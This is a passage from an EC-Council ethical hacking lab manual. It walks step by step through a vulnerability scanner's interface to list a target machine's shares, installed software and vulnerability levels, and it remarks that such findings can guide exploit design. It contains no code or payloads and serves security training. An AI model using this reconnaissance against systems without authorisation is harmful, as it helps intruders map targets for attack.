


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Click **System Information** to view detailed information about the target system under the **Scan Results Details** section in the right pane.



38. Expand the **System Information** node and click **Shares** to view the details of shared folders in the target machine.




39. Similarly, you can click the **Hardware** and **Software** nodes to view detailed scan information.

40. Click the **Dashboard** tab to display the scanned network information. In the left pane, expand **Entire Network**, and then **WORKGROUP**; then, click **SERVER2019**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


41. Detailed information such as **Vulnerability Level**, **Security Sensors**, **Computer Details**, **Scan Activity**, and **Results Statistics** are displayed in the right pane, as shown in the screenshot

    Note: In real-time, using this vulnerability information about the target systems can be used to develop and design exploits suitable to break into a network or a single target.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

42. You can further explore the tool by clicking on various options. For instance, click on **Software** from the options at the top to view a list of applications installed on the target machine under the **Application Category** list. You can also click on any application (here, **Google Chrome**) to view its detailed information under **Details** section, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

